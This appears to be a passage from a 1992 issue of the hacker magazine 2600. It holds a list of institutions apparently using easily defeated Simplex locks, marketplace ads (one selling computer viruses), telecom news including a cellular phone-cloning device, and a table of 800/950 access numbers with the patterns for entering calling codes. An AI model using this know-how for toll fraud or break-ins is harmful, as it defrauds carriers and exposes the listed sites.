Upsala College; East Orange, NJ
Newark State College; Newark, NJ
Essex County College; Newark, NJ
College of Medicine and Dentistry of New Jersey; Newark, NJ
Rider College; New Brunswick, NJ
Rutgers University; New Brunswick, NJ
Princeton University; Princeton, NJ
Fairleigh Dickenson University; Rutherford, NJ
Seton Hall University; South Orange, NJ
Mercer County Community College; Trenton, NJ
University of New Mexico; Albuquerque, NM
New Mexico Highlands University; Las Vegas, NM
University of California; Los Alamos, NM
College of Saint Rose; Albany, NY
American School; APO, NY
Fordham University; Bronx, NY
Manhattan College; Bronx, NY
SUNY Maritime College; Bronx, NY
Sarah Lawrence College; Bronxville, NY
Kingsborough Community College; Brooklyn, NY
Long Island University/Brooklyn Center; Brooklyn, NY
Brooklyn College; Brooklyn, NY
Pi Kappa Phi Fraternity; Brooklyn, NY
Pi Beta Phi National Fraternity; Canton, NY
SUNY College at Cortland; Cortland, NY
SUNY at Delhi; Delhi, NY
Shaker Junior High School; Delmar, NY
Burr Lane School; Dix Hills, NY
Elmira College; Elmira, NY
Union-Endicott Central School District; Endicott, NY
Queens College; Flushing, NY
Nassau Community College; Garden City, NY
Harpursville Central School; Harpursville, NY
Harriman College; Harriman, NY
Hofstra University; Hempstead, NY
Culinary Institute of America; Hyde Park, NY
Cornell University; Ithaca, NY
Jamaica High School; Jamaica, NY
Liverpool Central Schools; Liverpool, NY
Henrick Hudson School District; Montrose, NY
Planetarium State University College; New Paltz, NY
The College Board; New York, NY
New York City College of Osteopathic Medicine; New York, NY
Manhattan School of Printing; New York, NY
College for Human Services; New York, NY
SUNY at Oneonta; Oneonta, NY
SUNY at Oswego; Oswego, NY
SUNY at Stony Brook; Stony Brook, NY
Clarkson College of Technology; Potsdam, NY
Marist College; Poughkeepsie, NY
Vassar College; Poughkeepsie, NY
Richmond Hill High School; Richmond Hill, NY
University of Rochester Medical Center; Rochester, NY
Schenectady County Community College; Schenectady, NY
Sigma Phi Alpha of New york; Schenectady, NY
Union College; Schenectady, NY
Alpha Chi Rho; Syracuse, NY
Delta Kappa Epsilon Fraternity; Syracuse, NY
Phi Sigma Sigma Sorority; Syracuse; NY
Theta Tau Fraternity; Syracuse, NY
Tau Epsilon Phi Fraternity; Syracuse, NY
Sigma Delta Tau Sorority; Syracuse, NY
Phi Kappa Alpha Fraternity; Syracuse, NY
Zeta Beta Tau Fraternity; Syracuse, NY
Chi Omega Sorority; Syracuse, NY
New York Medical College; Valhalla, NY
Board of Education-Damman House; White Plains, NY
Windham, Ashland, Jewett Central School; Windham, NY
Mars Hill College; Mars Hill, NC
Atlantic Christian College; Wilson, NC
North Carolina School of Arts; Winston-Salem, NC
University of North Dakota; Grand Forks, ND
Pi Beta Phi; Grand Forks, ND
Delta Zeta Sorority; Grand Forks, ND
EAE Fraternity; Grand Forks, ND
Gamma Phi Beta Sorority; Grand Forks, ND
Kappa Alpha Theta; Grand Forks, ND
Lambda Chi Alpha; Grand Forks, ND
Delta Gamma Sorority; Grand Forks, ND
Delta Delta Delta Fraternity; Grand Forks, ND
Alpha Delta Pi Sorority; Akron, OH
Lone Star Fraternity; Akron, OH
Mount Healthy High School; Cincinnati, OH
Sigma Alpha Epsilon; Cincinnati, OH
Case Western Reserve University; Cleveland, OH
Cleveland Institute of Music; Cleveland, OH
Alpha Epsilon Pi; Columbus, OH
Kappa Alpha Theta Sorority; Delaware, OH
Columbus Academy, Gahanna, OH
Delta Delta Delta Sorority; Granville, OH
Delta Gamma Sorority; Granville, OH
Universal Driving Schools; Toledo, OH
Cuyahoga Community College; Warrensville, OH
Otterbein College; Westerville, OH
College of Wooster; Wooster, OH
Bethany High School; Bethany, OK
Rogers State College; Claremore, OK
EN Fraternity; Norman, OK
Sigma Nu Fraternity; Norman, OK
Northeast Oklahoma State University, Tahlequah, OK
Tulsa University; Tulsa, OK
Clackamas Education Service District; Marylhurst, OR
Blue Mountain Community College; Pendleton, OR
University of Portland; Portland, OR
Willamette University; Salem, OR
Cedar Crest College; Allentown, PA
Geneva College; Beaver Falls, PA
Pennsylvania State University Behrend College; Erie, PA
Messiah College; Grantham, PA
Thiel College; Greenville, PA
Harrisburg Area Community College; Harrisburg, PA
University of Pennsylvania Veterinary School; Kennet Square, PA

Pennsylvania State University; McKeesport, PA
Cumberland-Perry Area Vocational School; Mechanicsburg, PA
Episcopal Academy; Merion, PA
Spartansburg Junior College; Spartansburg, PA
Blue Ridge School District; New Milford, PA
St. Joseph College; Philadelphia, PA
Albert Einstein Growth & Development Center; Philadelphia, PA
Philadelphia Board of Education; Philadelphia, PA
La Salle College; Philadelphia, PA
Thomas Jefferson University; Philadelphia, PA
The Medical College of Pennsylvania & Hospital; Philadelphia, PA
University Of Pennsylvania; Philadelphia, PA
University of Pittsburgh; Pittsburgh, PA
Girard College; Pittsburgh, PA
Carlow College; Pittsburgh, PA
Gannon College; Pittsburgh, PA
Duquesne University; Pittsburgh, PA
St. Elizabeth High School; Pittsburgh, PA
Triangle Fraternity; Pittsburgh, PA
Sigma Chi Fraternity; Pittsburgh, PA
Albright College; Reading, PA
Eastern College; St. Davids, PA
Susquehanna University; Selinsgrove, PA
Alpha Tau Omega Fraternity; State College, PA
St. Michael's School For Boys; West Pittston, PA
Kings College; WilkesBarre, PA
University of Rhode Island; Kingston, RI
Saint Georges School; Middletown, RI
U.R.I. Graduate School of Oceanography; Narragansett, RI
Brown University; Providence, RI
Providence College; Providence, RI
Rhode Island College; Providence, RI
Medical University of South Carolina; Charleston, SC
Baptist College; Charleston, SC
Charleston Ballet College; Charleston, SC
University of South Carolina; Columbia, SC
Bob Jones University; Greenville, SC
Coker College; Hartsville, SC
Southern Missionary College; Collegedale, TN
Tennessee Technical University; Cookeville, TN
Fisk University; Knoxville, TN
Covenant College; Lookout Mountain, TN
Middle Tennessee State University Library; Murfreesboro, TN
Walters State Community College; Morristown, TN
Chi Omega Sorority; Nashville, TN
Alpha Epsilon PI Fraternity; Nashville, TN
Alpha Chi Omega; Arlington, TX
Lambda Chi Alpha Fraternity; Austin, TX
Zeta Psi Fraternity; Austin, TX
Texas Education Agency; Austin, TX
Pi Beta Phi Fraternity; Austin, TX
Texas State Teachers Association; Austin, TX
Texas A&M University; College Station, TX
Chi Omega Fraternity; College Station, TX
Texas Christian University; Fort Worth, TX
Birdville Public Schools; Fort Worth, TX
Phi Gamma Delta Fraternity; Fort Worth, TX
University of St. Thomas; Houston, TX
Texas Womens University; Houston, TX
Schreiner College; Kerrville, TX
Laredo Junior College; Laredo, TX
Eastfield College; Mesquite, TX
Oblate College of the Southwest; San Antonio, TX
Austin College; Sherman, TX
Utah State University; Logan, UT
Kappa Kappa Gamma Sorority; Salt Lake City, UT
Kappa Alpha Theta; Salt Lake City, UT
Kappa Sigma Fraternity; Salt Lake City, UT
University of Vermont; Burlington, VT
Marlboro College; Marlboro, VT
Green Mountain College; Poultney, VT
Protestant Episcopal Theological Seminary in Virginia;
Alexandria, VA
Delta Gamma Sorority; Blacksburg, VA
Virginia Polytechnic Institute & State University; Blacksburg, VA
University of Virginia; Charlottesville, VA
Kappa Delta Sorority; Charlottesville, VA
Chi Omega Fraternity; Charlottesville, VA
Hampton Institute; Hampton, VA
Norfolk State University; Norfolk, VA
Virginia Wesleyan College; Norfolk, VA
East Virginia Medical School; Norfolk, VA
VPI & State University; Reston, VA
Virginia Commonwealth University; Richmond, VA
College of William & Mary; Williamsburg, VA
Massanutten Academy; Woodstock, VA
Central Washington State College; Ellensburg, WA
Longview School Dist. #122; Longview, WA
Washington State University/College of Pharmacy; Pullman, WA
Seattle Public Schools; Seattle, WA
Community Chapel and Bible Training Center; Seattle, WA
Clover Park Vocational School; Tacoma, WA
Student Residence Center; Yakima, WA
Georgetown University; Washington DC
National Association for the Education of Young Children;
Washington DC
National Education Association; Washington DC
National Science Teachers Association; Washington DC
National Academy of Sciences; Washington DC
Marshall University School of Medicine; Huntington, WV
West Virginia University; Morgantown, WV
West Liberty State College; West Liberty, WV
University of Wisconsin; Madison, WI
Phi Gamma Delta Fraternity; Madison, WI
Gamma Phi Beta Sorority; Madison, WI
Milwaukee Public Schools; Milwaukee, WI
Arcade Drivers School; Milwaukee, WI
Racine Unified School District; Racine, WI
University of Wyoming; Laramie, WY
Pi Beta Phi Sorority; Laramie, WY
Tri Delta House; Laramie, WY
Kappa Kappa Gamma; Laramie, WY
Sheridan College; Sheridan, WY

*If you'd like more information on how incredibly easy it is to hack into Simplex locks, read the article on page 6 of the Autumn 1991 issue. And if you're aware of any "high security" locations that use these locks, please let us (and your fellow readers) know!*

*2600*
*PO Box 99*
*Middle Island, NY 11953*

# 2600 marketplace

**2600 MEETINGS:** First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NYC, between Lexington and 3rd Avenues. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Washington DC meetings:** In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. **San Francisco meetings:** At 4 Embarcadero Plaza (inside) from 5 to 8 pm on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

**FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN** with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Prolocks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

**FOR SALE:** Compaq Portable 386DX w/6MB RAM, 42MB HD, 1.2MB FD, 80387, tape backup, 2 expansion units, Ethernet board, VGA board, Hayes 2400B modem, Microsoft 400 DPI Mouse, DOS 5.0, manual, diskettes, tapes, etc. Virtually UNUSED—CPU still under warranty. $1666 or best offer. (215) 356-9033.

**TIN SHACK BBS (818) 992-3321.** The BBS where hackers abound! Over a gig of files, many on-line games! Multi-line! 2600 Magazine readers get FREE elite access!

**WOULD LIKE TO TRADE IDEAS** with and befriend any fellow 2600 readers. Call Mike at 414-458-6561 if interested.

**LOS ANGELES 2600 MEETING:** Friday June 5th, 5 pm-8 pm at the Union Station, corner of Macy St. and Alameda. Inside main entrance by bank of phones. Payphone numbers: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923, 9924; 213-614-9849, 9872, 9918, 9926.

**GET PAID FOR YOUR SKILLS:** Basil Rouland is a small entrepreneurial firm providing information system security services to the government and private organizations. We are aggressively expanding our service capabilities and we are looking for talented people to join our team. We are currently recruiting individuals for our penetration testing and other services. Specifically we are looking for people with security experience in VMS, MPE, Primos, and Unix. Those with techniques in denial of service, spoofing, and other attacks via networks are also encouraged to promptly send us a resume and cover letter. The ideal candidate should be willing to travel, energetic, and creative. Possible security clearance for those seeking long term positions. Basil Rouland Inc., Suite 103, 5809 Roxbury Pl., Virginia Beach, VA 23463.

**INTERESTED IN STARTING MONTHLY 2600 MEETING IN ST. LOUIS.** Contact Brian Hampton at Snafu Software (618-234-2631 data), user #348 @6852 on VIRTUALNet or WWIVNet.

**GENUINE 6.5536 Mhz CRYSTALS** only $5 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronic Corp's TTS-59A portable MF sender and TTS-2762R MF & Loop signalling display. Need manuals, schematics, alignment & calibration instructions (or photocopies). Will reward finder.

**I AM A NATIONAL MEMBER** of the American Atheists and want to start a Phoenix chapter. If you're interested, contact me at: Don Smith, 1905 E Apache Blvd #21, Tempe, AZ 85281.

**FOR SALE:** 45+ viruses for the IBM on one 3.5" disk at 1.44M or less. Several with source code and documentation. Send $15 to R.Jones, 21067 Jones-Mill, Long Beach, Ms 39560. Please add $5 for overseas deliveries. Supplied for educational purposes only.

**VIRUS/SECURITY PROCEEDINGS:** 870 pages contains every speaker's paper from the 1992 "Ides of March" conference. Receive via U.S. Priority Mail for $100 prepaid check to: DPMA Financial Industries Chapter, Box 894, Wall Street Station, New York, NY 10268. Also available AT NO CHARGE before June 30 with registration for March 10-12, 1993 6th International Virus and Security Conference (5 tracks, 91 speakers, 53 vendors) cooperatively sponsored by units of ACM, BCS, CMA, COS, DPMA, EDPAA, IEEE, ISSA: $425 member, $325 repeater, $450 nonmember.

**COCOTS FOR SALE:** Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

**Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 7/1/92.**

# The Latest

## Big Brother

As many have heard, the FBI has expressed an interest in "modernizing" digital phone systems by making remote surveillance a built-in feature. They insist that it's impossible for them to intercept phone calls made on digital systems. This is untrue; all it requires is different equipment. If the FBI is able to succeed in convincing lawmakers that wiretapping is an endangered species, we will be faced with a mandatory surveillance feature in every telephone system. Penalties for non-compliance will be severe. The dangers in this are obvious. Whereas in the past, it was a royal pain to get a wiretap going, with new technology it will be easy. Too easy. Surveillance will be obtainable remotely from a keyboard. While we can say that the same rules will apply insofar as getting court approval, etc., it doesn't take a genius to realize that there will be abuses. Monitoring phone lines will become as easy as looking up somebody's credit. We must keep a watchful eye out for proposals like this one because once we accept them, it's virtually impossible to turn back.

The Air Force is investing in $30,000 fax tappers, each of which is capable of monitoring four phone lines for "communications security violations". Every time a fax is sent on one of the lines, a copy is also sent to a laptop computer. Forty of the machines have been ordered so far. Each of them is also capable of monitoring and storing modem communications.

The United States government is claiming that notes kept on the White House computer system are not records but merely private conversations. This claim would allow the government to delete these notes forever. But researchers are saying that these notes comprise "real and uncensored" history as opposed to the official archives, which are like Disneyland in comparison. In January 1989, the National Security Archive, a private group that collects declassified documents, went to court to keep the White House computer system from being purged. In 1986, much of the evidence in the Iran/Contra hearings came from messages in the White House computer system.

## International News

According to reports from Moscow, Russian phone rates are rising along with everything else in the Commonwealth of Independent States, at the rate of about 1,500 percent. The cost to rent a residential phone will go from 2.5 rubles to 15 rubles, which is about 15 U.S. cents. Long distance rates are also going up. Local calls, which are currently untimed, are going to be billed at .05 rubles per minute. Businesses will also be encouraged to pay more than residential customers. International phone rates are also rising. For example, calls to Europe will cost 45 rubles per minute, up from six. Calls to the United States calls will be between 200 and 300 rubles a minute, up from twelve.

The Ukraine is also planning to increase prices by up to 600 percent. Prices have also gone up dramatically in Estonia.

Modems is Moscow now have to be registered. Starting April 1st, the Commercial Service of the Moscow City Telephone Network started searching for unregistered modems. According to officials, approximately 100,000 modems are currently in use in Moscow. A general database is being compiled on modem owners.

Officials believe that companies running phone-based communications networks and companies that manufacture and sell modems will help to detect the "illegal" modems. Authorities are requesting that these companies submit their user lists.

According to sources, the violators won't be fined. They'll simply be urged to sign a contract. Depending on what a company does and how it's financed, the cost for having a modem can range from 324 rubles a year to 50,000 rubles a year. So far, there is no set policy on modems owned by individual people.

AT&T is planning to offer USA Direct service and 800 numbers from the former Soviet Union. They also want to vastly increase the number of available lines, which have been known to fail over 90 percent of the time because of overcrowding.

Sprint is now offering direct service to all fifteen of the former republics of the Soviet Union. The service uses the Intersputnik satellite and is routed through St. Petersburg. This is vastly superior to AT&T, which only offers service to two republics, Russia and Armenia.

Yet another change to British area codes is in store. On Easter Sunday, April 3, 1994, an extra "1" will be added after the "0" on every city code. For instance, London (which a couple of years ago was "01" from inside England, "1" from outside) is now "071" or "081" from inside England and "71" or "81" from outside. In 1994, it will become "0171" or "0181" and "171" or "181" respectively. Officials say, "This potential tenfold increase in the UK's number capacity will allow customers to take full advantage of the continuing development of Britain's telecommunications industry." This "national code change" is not being made because of a shortage of phone numbers. Rather, the city codes themselves are in short supply. No, there aren't more cities suddenly popping up. But there are all kinds of new services that require codes of various sorts. And of the original 1,000 codes, only 20 are left. British Telecom has set up a special number for those people who are confused: 0800-800-873. 0800, incidentally won't be adding a 1 in 1994. Neither will 0898 or numbers belonging to mobile phones.

In 1987 the cable linking the United States and Cuba wore out. Since then all calls have been by radiotelephone. And, since the United States doesn't like Cuba, they've been refusing to pay Cuba their share of the revenue. Now, the State Department has decided to allow limited payments of what Cuba is owed to begin. This in turn will lead to the opening of a new undersea telephone cable link. This is known as diplomacy.

Israel surprised everyone by opening direct phone links to ten Arab countries, not all of which are thrilled to be getting called. The countries are Algeria, Bahrain, Jordan, Lebanon, Morocco, Qatar, Saudi Arabia, Tunis, United Arab Emirates, and Yemen. Calls were previously impossible except through foreign switchboards used by private companies. At least one country, Jordan, has promised to block incoming calls from Israel.

According to British papers, there is a proposal to equip highways with bar codes. By having bar codes at every intersection, a car's on-board computer can instantly tell where the car is. People will never again get lost as the computer will always be able to tell them where to go. Temporary bar code mats can be placed on roads to warn of accidents or detours. (Of course, such mats could be placed by almost anyone!) The bar codes can trigger all kinds of reactions. Since speed limits can be read from them, your car can be programmed to either say something nasty to you or refuse to comply if you go above the speed limit. And, of course, the computer will be able to tell if you're going the wrong way on a one-way street.

Christian Democrats in Germany continue to press for a huge increase in police powers, one that would allow cops to put bugs and video cameras in homes and, in some cases, adopt criminal tactics. They claim this is needed to counter organized crime and left-wing terrorist groups. According to the Interior Minister, Wolfgang Schauble, "In the long term we will not be able to avoid using technical methods in people's homes if we want to combat organized crime."

In Australia, telephones are once again being made with letters that correspond to the numbers. (They've been absent for over 25 years.) Their system is identical to the American system, except that Q and Z show up on the 1 key, which for some reason is blank here.

Some new USA Direct numbers: China (near Shanghai): 1081, Gibraltar: 8800, Guantanamo Bay: 935, Ireland: 1-800-550-000, Luxembourg: 0-800-0111, Nicaragua (Managua): 64, (outside Managua): 02-64, Poland (Warsaw): 010-480-0111, (outside Warsaw): 0*010-480-0111, Portugal: 05017-1-288, Saipan: 235-2872, Saudi Arabia: 1-800-100; Spain: 900-99-00-11, Turkey: 9*9-8001-2277, Yugoslavia: 99-38-0011. * means you have to get a second tone before continuing.

Bell Atlantic now offers a service called Connect ReQuest. It's for those buffoons who call directory assistance and then don't have a pen to write down the number. By pressing 1, these poor souls can be connected directly to the number they asked for unless, we presume, it's unlisted. It costs 30 cents on top of the cost for directory assistance and the call to the number itself. Who says money can't be made from laziness?

## New Technology

A new service is being introduced by AT&T that some may consider revolutionary. It's called Easy Reach and makes extensive use of the 700 area code. For $7 a month, anyone can get a 700 number which can be programmed to ring any phone in the country (excluding Hawaii and Alaska). The advantages are obvious - a single telephone number can follow you around for your entire life, regardless of how many times you move. The disadvantages scream loudly once this becomes expected behavior.

The service is quite similar to Cable and Wireless' programmable 800 service, except that it's being aimed primarily at consumers, not businesses. Easy Reach is more sophisticated, providing options such as passwords for selected people, so that only their calls will be accepted. Up to 19 separate passwords can be assigned to a single 700 number. But Easy Reach will be far less secure than the Cable and Wireless service. Only four digits are needed to access programming features on the AT&T service and you can do it directly from your 0-700 number. Cable and Wireless makes you dial a separate 800 number, then enter twelve digits before you can do any programming.

The service will be available on June 15th. Rates for the calls are somewhat expensive, at around 25 cents a minute during the day. What's particularly interesting is that calls to the 0-700 number apparently will be either billed to the called party or the caller. Nobody at AT&T could tell us how the caller will know who's paying for the call. And another disadvantage to this whole project is that many phone numbers may block access to all 700 numbers because of expensive services like Alliance Teleconferencing that can be abused.

For only $1295 you can get an ESN/MIN reader. ESN stands for Electronic Serial Number and MIN is Mobile ID Number. Both of these are continuously transmitted by a cellular phone. Once this information is received it can be programmed into a PROM chip and used in another cellular phone and billed to the original phone. Curtis Electro Devices of Mountain View, California currently offers this device which undoubtedly has been the focus of some controversy.

New York has approved Caller ID with certain conditions, the most important of which is the ability for callers to conceal their identities, if they so choose. The service will be introduced in smaller areas of the state, with large areas like New York City getting it in a year or more. Richard Kessel, executive director of the New York State Consumer Protection Board, called Caller ID "a wolf in sheep's clothing."

Speaking of technological upgrades, the 2600 central office is finally going to phase out its ancient crossbar switch and replace it with a brand new 5ESS digital switch. This means that our ring will sound just like everybody else's, as will our busy signal. Customers throughout the area will notice that their touchtone phones no longer cut the dialtone unless they pay an extortion fee. For most consumers, the biggest deal will be that call waiting will finally be available. We can barely contain our excitement.

Over the past few months, various 2600 types have wandered into the central office to see just what's being done. (Since going in unannounced is the only way to get in at all, we believe it's justified. Customers have the right to see how their phone lines are being managed.) They took a bunch of interesting and revealing photos before being kicked out.

We are certainly going to miss our old crossbar. Cutover is scheduled for sometime between June and September, depending on who you believe. See if you can be the first to call us on the new switch. You can hear our crossbar busy signal on 516-751-9970. A digital busy signal can be heard in another central office on 516-360-9970. When those two numbers sound the same, another mechanical switch will have bitten the dust.

NYNEX has started offering electronic yellow pages to its customers. It's the first of the Baby Bells to do this. For 61 cents a minute, consumers can dial into the yellow pages and request listings for particular types of businesses. If desired, these listings can be for a particular zip code. Of course, when one peruses a phone book, it sometimes takes time to decide on the best number to call, especially when looking for a business where there are many competitors. Next time you look up a number in the real yellow pages, see how much you would have spent if you had been using the electronic version. Then consider that you've spent all of this money and you haven't even made a phone call yet! Technology marches on.

Screen-based telephones are being introduced in various places. These are phones that can also display text for such services as bank transactions, schedule information, directory assistance, or Caller ID. It's supposedly the wave of the future.

New York Telephone has been using an automated billing information system for some months now. By calling 800-698-3545, entering a telephone number and the three digit code that follows it on the phone bill, you can find out the amount owed and make payment arrangements. Apparently they aren't too comfortable with the system because they only leave it running during the daytime when people are around! We think they phrased it best in their little brochure: "The system is easy to use and can only be used by current customers for getting billing information on your account." Either someone isn't too good with pronouns or someone is sneaking out the truth.

You may see a new kind of payphone showing up in airports. AT&T has been testing a combination voice/data/information services phone. It basically looks like a payphone with a keyboard and screen and is designed to be a portable office for business travellers. The phone works like an ATM, allowing callers to go through menus to get to the option they want. The phone has a data port so laptop computers and portable fax machines can be plugged right in. The keyboard is "rented" for $2.50 for the first 10 minutes and $1 for every additional ten minutes. This is on top of the charge for calls.

If you find yourself at one of those private payphones and are tearing your hair out because you can't get an AT&T operator, you can now dial 800-CALL ATT and hit a couple of touchtones to get connected. You can even call back locally using an AT&T calling card with this method. (This doesn't work normally.) The now famous 15xxx abbreviated calling card trick does not work here.

Beware of increasingly sleazy 800 numbers that actually bill you for the call. A common ploy is for companies to mail out postcards claiming that the receiver has won something and that they have to call an 800 number to find out what it is. It's always been possible to bill something to a credit card by calling an 800 number. But to bill something back to the number that's calling defeats the entire purpose of 800 numbers and will wind up leading to 800 blocking. Only by widely publicizing this menace can we hope to wipe it out.

British Telecom has introduced new services called Phone Disc and Phone Base which allow reselling of telephone number information. For 2,000 pounds a year, a company can set up their own directory assistance services. It's an interesting concept to pay a company for the right to compete against them. Part of the agreement stipulates that no information be used for marketing purposes.

Phone Base is a dial-up service that connects a customer's computer to the British Telecom database using a modem. There are no charges other than that for a normal local call.

Phone Disc is an electronic version of the phone book on a CD ROM. For 2,200 pounds a year, subscribers can get quarterly updates. (We suppose they could always lose their outdated ones and mail them to us!)

## Troublemakers

According to Robert M. Groll of Microframe, less than three percent of harm to computer networks can be attributed to hackers. Sixty-five percent is caused by accident and 19 percent from disgruntled employees. Everything else is caused by disasters of some sort.

Here are some tips recently given out to keep unauthorized people out of private phone systems: Don't let users select their own authorization codes; turn off remote access when it's not needed; limit the number of invalid password attempts for voice mail, then lock the user out; never publish the remote access number; limit remote access lines to domestic calling and turn them off when they aren't needed; don't have any unused phone extensions; use ANI technology to selectively accept calls from certain numbers; make sure time of day options are activated; use two-stage access codes - one that's systemwide followed by a maximum length authorization code; watch for lots of short calls that could indicate hacking.

Honda is suing an irate car owner who they say called its toll-free numbers so often that the company had to block all calls from the Boston area. The whole thing started when the customer had a disagreement with a Honda dealer over whether or not his car stopped properly in the rain. A week later, Honda's Better Business Bureau Information Line in Torrance, California got more than 100 harassing calls in a single day. "Each time when American Honda's customer relations staff answered the telephone, there was no response," a Honda executive said. The company also said the customer tied up one of their fax machines by transmitting multipage letters for four days.

A computer hacker who pleaded guilty to breaking into NASA computer systems has been ordered to undergo mental health treatment and not to use computers without permission from a probation officer for the next three years. Prosecutors said it took the hacker four years to get into the computer systems. It must have been frustrating for the people waiting to press charges.

## Opportunists

It had to happen eventually. Phone companies are now offering "protection" against phone abuse. Not in the form of increased security, mind you. For a charge of $100 per month per PBX, Sprint will pay for any fraudulent calls that occur. But Sprint isn't looking to get just any PBX operators. Companies can only use this "service" if they agree to spend at least $30,000 per month for two years on Sprint voice services.

For only $270, you can buy a two volume book called "Toll Fraud and Telabuse". It's being advertised as "The Book Set Everyone Needs Now!" and claims to make it all understandable. We have to wonder what secrets could possibly exist in this book that are not already well documented in the hacker world. There had better be some pretty good ones to justify the price. It's not even hard cover! You can order it by calling 800-435-7878.

## Observations

According to extensive research conducted by Southwestern Bell, twenty-seven percent of the local calls made from payphones are not completed because of no answer or a busy signal. "That can be very frustrating," a company representative said.

## Regulations

According to FCC rules, private payphone owners are not allowed to block calls to 800 numbers and 950 numbers. They are also supposed to allow access to 10XXX access codes so customers can choose their own long distance companies. Anyone who doesn't allow this is breaking the law, according to Robert Spangler, deputy chief of the Enforcement Division of the FCC. We'd like to hear how responsive the FCC is to the violations our readers are sure to report. We should also point out that many violations occur on regular BOC payphones, such as New York Telephone. Their credit phones, for instance, routinely block access to 950 numbers.

There are those lawmakers who insist that it's illegal to listen in on cellular calls. Then there are those who say it's illegal to tape them. What we're wondering is if it's illegal for us to keep getting anonymous tapes of various cellular calls from all over the country. After all, they're being broadcast unscrambled over public airwaves. And from the sounds of it, the people on the phones are under the impression that nobody can listen in. We have to wonder where these lawmakers are when it comes to defrauding the public and giving them a false sense of security. In the meantime, we're opting for a little reality. We hope more tapes come in so we can show everybody how absurdly easy it is.

# fascinating fone fun

## by Frosty of the GCMS

The following list is a construct of currently available numbers and where they lead too.
This list is in constant need of updating.

| Number | Sequence | Description |
|---|---|---|
| 800-334-7454 | | VMB |
| 800-222-6338 | | U.S. Travel |
| 800-331-7166 | | Computer |
| 800-344-0415 | | Satellite VMB |
| 800-331-4232 | | Computer |
| 800-347-2683 | | Discover Card |
| 800-282-0911 | | ANI demo |
| 800-292-3044 | ACN + 10 digits | Code |
| 800-234-5095 | 6 digits + ACN | Code |
| 800-245-6332 | 10 digits + ACN | Code |
| 800-476-3636 | 6 digits + ACN | Code |
| 800-733-5000 | 7 digits + ACN | Code |
| 800-327-9488 | ACN + 13 digits | ITT Code |
| 800-950-1022 | 0 + ACN + 14 dig | MCI Code |
| 800-476-4646 | 6 digits + ACN | NEN Code |
| 800-234-5095 | 6 digits + ACN | Code |
| 800-237-0407 | 10 digits + ACN | Code |
| 800-892-9041 | 6 digits + ACN | Code |
| 800-334-1108 | 7 digits + ACN | Code |
| 800-221-9658 | 6 digits + ACN | Code |
| 800-346-3143 | 6 digits + 1 + ACN | Code |
| 800-334-2274 | 6 digits + ACN | Code |
| 800-972-1106 | 5 digits + ACN | Code |
| 800-727-7112 | 5 digits + ACN | Code |
| 800-342-1252 | 3 digits + 1 + ACN | Code |
| 800-833-3059 | 6 digits + 1 + ACN | Code |
| 800-537-3682 | 8 + ACN + 6 digits | Code |
| 800-322-2214 | 8 digits + ACN | Code |
| 800-221-9258 | 6 digits + ACN | Code |
| 800-476-3636 | 6 digits + ACN | Code |
| 800-255-2255 | 6 digits + ACN | Code |
| 800-777-4648 | 5 digits + ACN | Code |
| 800-348-1108 | 7 digits + 1 + ACN | Code |
| 800-327-9488 | ACN + 13 digits | Code |
| 950-0266 | 7 digits + ACN | Code |
| 950-1001 | 6 digits + ACN | Code |
| 950-0488 | ACN + 13 digits | Code |
| 950-0511 | 6 digits + ACN | Code |
| 950-1033 | 7 digits + ACN | Code |
| 950-1011 | 13 digits + ACN | Code |
| 950-1044 | 6 digits + ACN | ALN Code |
| 950-1311 | 6 digits + ACN | Code |
| 950-1407 | 7 digits + ACN | Code |
| 950-0004 | 6 digits + ACN | Code |
| 950-1355 | 6 digits + ACN | Code |
| 950-1555 | 6 digits + ACN | Code |
| 950-1523 | 7 digits + ACN | Code |
| 950-1986 | 5 digits + ACN | Code |
| 950-1022 | 0 + ACN + 14 digit | MCI Code |
| 950-1012 | 6 digits + ACN | Code |
| 950-1999 | 6 digits + ACN | Code |
| 950-1820 | 6 digits + ACN | Code |
| 950-0537 | 10 digits + ACN | Code |
| 950-0220 | 9 digits + ACN | Code |
| 950-1087 | 7 digits + ACN | Code |
| 950-1729 | 6 digits + ACN | Code |
| 950-1640 | 9 digits + ACN | Code |

# the letters

*(continued from page 30)*

are connected to the Internet and provide public access accounts, though I pray I am mistaken. Again, your assistance in this matter would be greatly appreciated.

**The Information Junkie**

*We printed a hacker reading list in our Winter 1990-91 edition. Most of what is in there is still obtainable. Additions to this list will be printed in future issues..*

*If you can't find a college that provides public access accounts, then it may be worthwhile to actually enroll as a part-time student and gain access that way. Or for $30 a month, you can get PC Pursuit, a service that allows you to access modems in other cities. From there you can dial into other services that allow Internet access. PC Pursuit is reachable at 800-336-0437. As public access Internet sites pop up, we will provide the access numbers.*

## Questions

**Dear *2600:***

A few wildly unrelated questions and a comment.

1) Recently I've been trying out the 998 prefix in the 415 NPA. Many of these numbers answer with four or five beeps, then wait for some kind of input. After entering a few numbers, a recorded voice answers, "Thank you for calling" and hangs up. Any idea what this might be?

2) Several months ago, I sent for a subscription to *Cybertek: The Cyberpunk Technical Journal* out of Brewster, NY. The check was cashed but I've heard nothing else from them. Are you familiar with them? Are they still publishing?

3) Caller ID has raised a lot of privacy concerns in many states. Yet large companies have had Caller ID for several years and little mention is made of this in the media. Is there a good reason for this or is big business exempt from Constitutional issues?

4) Today is March 6th, the day the Michelangelo virus became active. The news reports said that although it may not be too difficult to find and prosecute the author of the virus, the FBI had not investigated and has no plans to. The FBI did, however, hold a news conference today to announce that they had raided a local firm making counterfeit copies of Microsoft's MS-DOS 5.0. Estimated street value: $180,000.

